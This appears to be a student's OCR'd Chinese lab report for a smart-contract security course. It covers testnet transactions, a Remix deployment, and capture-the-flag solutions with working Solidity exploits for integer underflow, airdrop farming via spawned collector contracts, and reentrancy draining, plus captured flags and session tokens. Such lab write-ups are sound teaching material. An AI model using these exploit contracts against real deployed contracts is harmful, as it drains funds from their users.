
lab-04: 智能合约安全基础

1. 发送交易

Transaction Hash: 0x7533e536857e50307733cca968620598bf216b137a07642a590413a6365db2a8



发送

状态 — 在区块浏览器上查看


已确认 — 复制交易 ID

自 — 至

0x42771...a... → 0x733D4.....

交易

Nonce	5
数额	-0.1 ETH
燃料限制 (单位)	21000
使用的燃料 (单位)	21000
基础费用 (GWEI)	0.000000007
优先费用 (GWEI)	0.01483
燃料费总额	<0.000001 ETH $0.00 USD
每单位燃料的最大费用	<0.000001 ETH $0.00 USD



Transaction Details

[This is a Holesky **Testnet** transaction only]

Transaction Hash: 0x7533e536857e50307733cca968620598bf216b137a07642a590413a6365db2a8

Status: Success

Block: 2900736 8 Block Confirmations

Timestamp: 2 mins ago (Dec-09-2024 07:36:24 AM UTC)

From: 0x42771A67855bc5cD00545Cd9c3a4572703ca400B

To: 0x733D4D5f881A0951fcF53Ba9E682856ee1Fb7B24

Value: 0.1 ETH

Transaction Fee: 0.000000311430147 ETH

Gas Price: 0.014830007 Gwei (0.000000000014830007 ETH)

More Details: + Click to show more

A transaction is a cryptographically signed instruction that changes the blockchain state. Block explorers track the details of all transactions in the network. Learn more about transactions in our Knowledge Base.

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
2. 以太坊智能合约基础 (20 pts)

Remix VM 环境：



环境: Remix VM (Cancun)

账户: 0x5B3...eddC4 (99.9999999999999

GAS 上限: ● Estimated Gas ○ Custom 3000000

以太币数量: 0 Wei

合约: SimpleContract - contracts/my.sol

evm 版本: cancun

□ 发布到 IPFS

余额: 0 ETH

set 123


0: uint256: 123

```
// SPDX-License-Identifier: GPL-3.0
pragma solidity >=0.7.0 <0.9.0;

contract SimpleContract {
    uint256 public number;
    constructor() {    96034 gas 73800 gas
        number = 1;
    }
    function set(uint256 x) public {    22492 gas
        number = x;
    }
    function get() public view returns (uint256) {    2432 gas
        return number;
    }
}
```

```
输出      0x000000000000000000000000000000000000000000000000000000000000007b
解码输入  {}
解码输出  {
              "0": "uint256: 123"
          }
日志      []
原始日志  []
```

Did you know? You can learn Solidity basics and more using the Learneth plugin.

链上环境：



以太币数量: 0 Wei

合约: SimpleContract - contracts/my.sol

evm 版本: cancun

□ 发布到 IPFS

□ 用最新的编译结果执行交易

余额: 0 ETH

set 123

0: uint256: 123

```
contract SimpleContract {
    uint256 public number;
    constructor() {    96034 gas 73800 gas
        number = 1;
    }
    function set(uint256 x) public {    22492 gas
        number = x;
    }
    function get() public view returns (uint256) {    2432 gas
        return number;
    }
}
```

0x42771...a400B

$24,334.15 USD

+US$0.00 (+0.00%) Portfolio

Dec 9, 2024

Set 已确认	-0 ETH -$0.00 USD
合约部署 已确认	-0 ETH -$0.00 USD
发送 已确认	-0.1 ETH -$386.97 USD

```
from      0x42771A67855bc5cD00545Cd9c3a4572703ca400B
to        SimpleContract.get() 0xACEd6a97C92554E6416bE52143071a50cA965655
输入      0x6d4...ce63c
输出      0000000000000000000000000000000000123
解码输入  {}
解码输出  {
              "0": "uint256: 123"
          }
```

Did you know? You can learn Solidity basics and more using the Learneth plugin.


Contract Address： 0xACEd6a97C92554E6416bE52143071a50cA965655

整型溢出漏洞

观察代码，发现在 `transfer` 函数中存在整型下溢漏洞。uint256为无符号整数，不管怎样 `balances[msg.sender] - _value` 都是大于等于 0 的，并且当 `_value` 超过 `balance` 后余额变为很大的数。因此本题攻击思路就是 init 之后转账一个稍大的数再调用 `win` 函数

```
function transfer(address _to, uint256 _value) public returns (bool) {
        require(balances[msg.sender] - _value ≥ 0);
        balances[msg.sender] -= _value;
        balances[_to] += _value;
        return true;
    }
```

本地测试：



_to: 0xAb8483F64d9C6d1EcF9b849A

_value: 1999999999999999999999999999


balanceOf: 0x617F2E2fD72FD9D55l

0: uint256: balance 115792089237316195423570985008687907853269984665640564039457584007913129639957

```solidity
    constructor() public {}    195838 gas 195600 gas

    function init() public {    22044 gas
        require(balances[msg.sender] == 0);
        balances[msg.sender] += 20;
    }

    function transfer(address _to, uint256 _value) public returns (bool) {    43151 gas
        require(balances[msg.sender] - _value >= 0);
        balances[msg.sender] -= _value;
        balances[_to] += _value;
        return true;
    }

    function balanceOf(address _owner) public view returns (uint256 balance) {    1218 gas
        return balances[_owner];
    }

    function win() public {    1833 gas
        require(balances[msg.sender] > 20);
        emit SendFlag();
    }
}
```

```
执行成本    2518 gas (当被一个合约调用是才需要费用)
输入        0x70a...5e7f2
输出        0xffffffffffffffffffffffffffffffffffffff623a5257d48f4a620fe00000015
解码输入    {
                "address _owner": "0x617F2E2fD72FD9D5503197092aC168c91465E7f2"
            }
解码输出    {
                "0": "uint256: balance 115792089237316195423570985008687907853269984665640564039457584007913129639957"
            }
日志        []
```

链上攻击：




At Address 0xE17c2ACf49b42ADdF478

_to: 0xFDA978C6562Bd1Da56E0d4f

_value: 199

balanceOf 0x42771A67855bc5cD0

0: uint256: balance 115792089237316195423570985008687907853269984665640564039457584007913129639757



[This is a Holesky **Testnet** transaction only]

Transaction Hash: 0xcb25587a4515257a36f46280b8479554d264a52e604e67dfad05f0032343aa8a

Status: Success

Block: 2902670 4 Block Confirmations

Timestamp: 1 min ago (Dec-09-2024 03:02:36 PM UTC)

```
[1] Generate new playground to deploy the challenge you play with
[2] Check if you have solved the challenge and get your flag
[3] Show contract source codes of the challenge

 ➤Please input your choice: 2
 ➤Please input your token: v4.local.LlZO59pcjxeiXP4nrkkANw1_IIzCMwczfqLhDf57x00hB92Iz42wlLiJdD_R7IHnJquMz7vDGm
uXrky3V7GZ2xX8VVF6XD0jjVpaghjlkk8BOpkFbsdKdidWgXvcIhQqnS40TSEwe7Hu4WA6ENY0L7N8ZHNnHPNunUNKw
 ➤input tx hash that emitted SendFlag event: 0xcb25587a4515257a36f46280b8479554d264a52e604e67dfad05f0032343aa8

CONGRATS
[ timestamp ] Mon Dec  9 15:04:00 2024 (UTC)
Here is your flag: ssec2024{W3Lc0mE_70_e7H_cOn7R4C7_s3CUrITY|293625f8}
```

flag:ssec2024{W3Lc0mE_70_e7H_cOn7R4C7_s3CUrITY|293625f8}


薅羊毛攻击

如题，学习一下语法多开几个账户薅羊毛即可。

攻击思路如下：

1. 部署 `AttackAirDrop` 合约，传入目标合约地址
2. 调用 `attack()` 函数发起攻击
3. 攻击合约会自动完成以下流程：
    - 创建多个 `Collector` 合约
    - 每个 `Collector` 领取空投
    - 将代币汇总到攻击合约
    - 触发 `getFlag()`

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

interface IAirDrop {
    function profit() external;
    function transfer(address to, uint256 amount) external returns (bool);
    function getFlag() external;
}

contract AttackAirDrop {
    IAirDrop public target;
    address public owner;

    constructor(address _target) {
        target = IAirDrop(_target);
        owner = msg.sender;
    }

    // 创建多个子合约并领取空投
    function attack() external {
        for(uint i = 0; i < 26; i++) {
            Collector collector = new Collector(address(target));
            collector.collect();
            collector.transferBack();
        }

        target.getFlag();
    }

    function onERC20Received(uint256 amount) external {
        target.transfer(owner, amount);
    }
}

// 用于领取空投的子合约
contract Collector {
    IAirDrop public targetAirdrop;
    address public attackContract;

    constructor(address _target) {
        targetAirdrop = IAirDrop(_target);
        attackContract = msg.sender;
    }

    // 领取空投
    function collect() external {
        targetAirdrop.profit();
    }

    // 将代币转回给攻击合约
    function transferBack() external {
        require(msg.sender == attackContract, "Only attack contract can call");
        targetAirdrop.transfer(attackContract, 20);
    }
}
```



[This is a Holesky Testnet transaction only]

Transaction Hash: 0xbbb9cb10ac34fba31b86f5ea626d3ba71ab2a2280a9b9065c66bab8a7ac23bf0

Status: Success

Block: 2903676 2 Block Confirmations

```
3220103544
Welcome 3220103544! Here comes your challenge:

Try to make getFlag() function emit SendFlag event.

[1] Generate new playground to deploy the challenge you play with
[2] Check if you have solved the challenge and get your flag
[3] Show contract source codes of the challenge

 ➤Please input your choice: 2
 ➤Please input your token: v4.local.OCj-AqWUH5IESXQ46kuxXxUEFBgXfl9tHWMtalawGF7j9ziNUvqUFguW8Q76uvQM5gVPxB7Ze1cBm5ug7RW
aXymbl6pax62jkervPe1VlnTWtAaaH9h2WJARJNkE0XFH61CCZAdnulYnUx8hUSFGCDOz2QQvpONhhZw8GgPozu4JMQ
 ➤input tx hash that emitted SendFlag event: 0xbbb9cb10ac34fba31b86f5ea626d3ba71ab2a2280a9b9065c66bab8a7ac23bf0
CONGRATS
[ timestamp ] Mon Dec  9 18:52:04 2024 (UTC)
Here is your flag: ssec2024{nOw_YoU_KnOw_hoW_7O_A1RDrOP_HuNTIn9|db3129cf}
```

flag: ssec2024{nOw_YoU_KnOw_hoW_7O_A1RDrOP_HuNTIn9|db3129cf}


重入攻击

攻击思路如下:

1. 攻击合约先调用目标合约的 donate 函数,存入一定数量的以太币(如0.001 ether)。这是为了让攻击合约在目标合约中有初始余额。
2. 攻击合约再调用目标合约的 withdraw 函数,传入的提款金额为刚才存入的0.001 ether。
3. 目标合约会先检查余额是否足够,此时攻击合约是有0.001 ether余额的,所以检查通过。
4. 接下来目标合约直接通过 call 把 0.001 ether 发送给攻击合约。
5. 由于攻击合约实现了 fallback/receive 函数,在收到目标合约的转账时,fallback 会被触发。在 fallback 中,我们再次调用目标合约的 withdraw。
6. 这时候重入发生了。目标合约的 balances 变量还没来得及减去 0.001 ether,又进入了 withdraw。于是重复步骤3-5,直至目标合约的余额被取光。

exp:

```solidity
// SPDX-License-Identifier: MIT
pragma solidity ^0.7.0;

interface IReentrance {
    function donate(address _to) external payable;
    function withdraw(uint _amount) external;
}

contract ReentranceExploit {
    IReentrance public target;
    uint targetBalance;

    constructor(address _target) {
        target = IReentrance(_target);
    }

    function attack() external payable {
        target.donate{value: 0.001 ether}(address(this));
        emit Log("Attacked contract initial balance:", address(this).balance);
        targetBalance = address(target).balance;
        target.withdraw(0.001 ether);
        payable(msg.sender).transfer(address(this).balance);
    }

    receive() external payable {
        uint targetBalanceRemaining = address(target).balance;
        emit Log("Attacked contract balance:", address(target).balance);
        if(targetBalanceRemaining >= 0.001 ether) {
            target.withdraw(0.001 ether);
        }
    }

    event Log(string message);
    event Log(string message, uint value);
}
```



```
 ➤Please input your choice: v4.local.98dfTSRyADBEmbDnZm108qTc7JCPaBSx0k7o6GhfxAtEDL6PtCnuUm7aTVp42DTa9oqBKWZpKvptJ8FCRu
GcSxBTKYlItA-sM5BkvHVH_JC0QdiammoXI2saleHPDKS-86CRKVhDl773pI4AWKTwB1zbnShPOWzEe2HrT6m5Vhuheg

 ✗ Invalid choice, expect an integer.
^C
tauh@tauh:~$ nc 8.154.20.109 10503
Please input your StudentID:
3220103544
Welcome 3220103544! Here comes your challenge:

Try to make isSolved() function return true.

[1] Generate new playground to deploy the challenge you play with
[2] Check if you have solved the challenge and get your flag
[3] Show contract source codes of the challenge

 ➤Please input your choice: 2
